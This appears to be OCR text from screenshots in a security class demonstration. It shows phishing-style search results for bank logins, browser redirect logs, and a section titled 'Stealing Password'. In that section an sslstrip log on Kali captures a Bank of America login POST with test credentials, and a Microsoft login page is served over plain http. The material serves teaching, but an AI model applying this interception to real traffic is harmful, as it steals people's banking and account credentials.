
About 11,400,000 results (1.22 seconds)

Citizens Bank Online Login
archive.fo/DFv6C
It's National Cyber Security Awareness Month! Communicate With Citizens. Fraudsters may call, email or text you pretending to be from a legitimate source.

PersonalID Step - US Bank
wind8ows.mydsm.ir/go/.../dXNlZG9sZHVybD10cnVl
Need **login** help? If this is your Personal ID but you don't recognize this question, reset your security questions now. Not you? If this is not your security image, ...

Sign In to Online Banking - Bank of America | Online Banking | Sign In ...
creditcardpayment.net/login/wake-forest-university
Sign in to your Online **Banking** account by entering your Online ID.

HTTP 301 Redirect



Bank of America Sign In

Sign In to Online Banking

Online ID


☐ Save this Online ID

Passcode

Forgot your Pas

Name	Status	Type	Initiator	Size	...	Waterfall
wake-forest-university creditcardpayment.net/login	301 Moved Per...	text/...	Other	(fro...	...	
signOnScreen.go?screenMsg=&req... /login/sign-in	301 Moved Per...		creditcard... Redirect	(fro...	...	
signOnV2Screen.go?screenMsg=&r... /login/sign-in	200 OK	docu...	/login/sign... Redirect	21.5 ... 18.9 ...	...	
vipaa-v3-jawr.css /pa/components/bundles/gzip-com...	200 OK	style...	signOnV2S... Parser	(fro...	...	
vipaa-v3-jawr.js /pa/components/bundles/gzip-com...	200 OK	script	signOnV2S... Parser	(fro...	...	
cm-jawr.js /pa/components/bundles/gzip-com...	200 OK	script	signOnV2S... Parser	(fro...	...	

Stealing Password



Bank of America Sign In

Sign In to Online Banking

We don't recognize your Online ID and/or Passcode. Please try again or

Online ID

TEST-USER

□ Save this Online ID


Passcode

••••••••••••••

Forgot your Passcode?

This connection is not secure. Logins entered here could be compromised. Learn More

```
2017-10-05 20:15:35,259 SECURE POST Data (secure.bankofamerica.com):
csrfTokenHidden=085e404c1f567e02&f_variable=TF1%3B015%3B%3B%3B%3B%3B%3B
%3B%3B%3B%3B%3B%3B%3B%3B%3B%3B%3B%3B%3B%3B%3B%3BMozilla%3BNetscape%3B5.
0%2520%2528Windows%2529%3B20100101%3Bundefined%3Btrue%3BWindows%2520NT%
252010.0%3Btrue%3BWin32%3Bundefined%3BMozilla%2F5.0%2520%2528Windows%25
20NT%252010.0%253B%2520rv%253A53.0%2529%2520Gecko%2F20100101%2520Firefo
x%2F53.0%3Ben-US%3Bundefined%3Bsecure.bankofamerica.com%3Bundefined%3Bu
ndefined%3Bundefined%3Bundefined%3Btrue%3Btrue%3B1507248927023%3B-8%3B6
%2F7%2F2005%252C%25209%253A33%253A44%2520PM%3B853%3B683%3B%3B%3B%3B%3B%
3B%3B1%3B480%3B420%3B10%2F5%2F2017%252C%25205%253A15%253A27%2520PM%3B24
%3B853%3B683%3B0%3B0%3B%3B%3B%3B%3B%3B%3B%3B%3B%3B%3B%3B%3B%3B%3B%3B%3B
%3B%3B15%3B&lpOlbResetErrorCounter=0&lpPasscodeErrorCounter=0&contGsid=
&mouseCapturedEvents=&pm_fp=version%253D1%2526pm%255Ffpua%253Dmozilla%2
52F5%252E0%2520%2528windows%2520nt%252010%252E0%253B%2520rv%253A53%252E
0%2529%2520gecko%252F20100101%2520firefox%252F53%252E0%257C5%252E0%2520
%2528Windows%2529%257CWin32%2526pm%255Ffpsc%253D24%257C853%257C683%257C
683%2526pm%255Ffpsw%253D%2526pm%255Ffptz%253D%252D8%2526pm%255Ffpln%253
Dlang%253Den%252DUS%257Csyslang%253D%257Cuserlang%253D%2526pm%255Ffpjv%
253D0%2526pm%255Ffpco%253D1&passcode=TEST-PASSWORD&onlineId=TEST-USER&n
ew-passcode=&_ia=IsOFwpJePcOFw5sVacORw5EFbcOew5ZVdMKGwoIOPMOKw5UHPcOUw4
wPYcKBw5Eab8OSw5EGOMKCw5cDPMOQw5ADe8OLw4NDMMKDw4MNe8OSw5cAYcOFw40VBsKTw
4MNe8KpwqVTM8KpwqVQIMK9woxuLcKpwrZuaMKqwpgHacKpwqV5NMKrwrVcI8K9wqV2LcKp
wptmbMK9wqVyIcK%2BwrZuIcK%2BwotybMKowotyaMKqwqVUIMKpwqVQbcKowqViacKowqV
```


player
Sat Oct 7 8:32:21 PM
Sam Bowne
87%
Genymotion for personal use - Google Nexus 9 - 7.0.0 - API 24 - 1536x2048 (1536x2048, 320...
11:32
WebView Browser Tester 59.0.3071.125
Kali2017.1-32a
Applications
Places
Terminal
Sat 23:32
root@kali: ~/sslstrip-0.9
File Edit View Search Terminal Help
GPS
free for personal use

http://login.live.com/ppsecure/post.srf?wa=wsignin1.0&rpsnv=13&ct=150743

Microsoft

sbowne@ccsf.edu

Enter password

The account or password is incorrect. Please try again.

••••••••••••••••

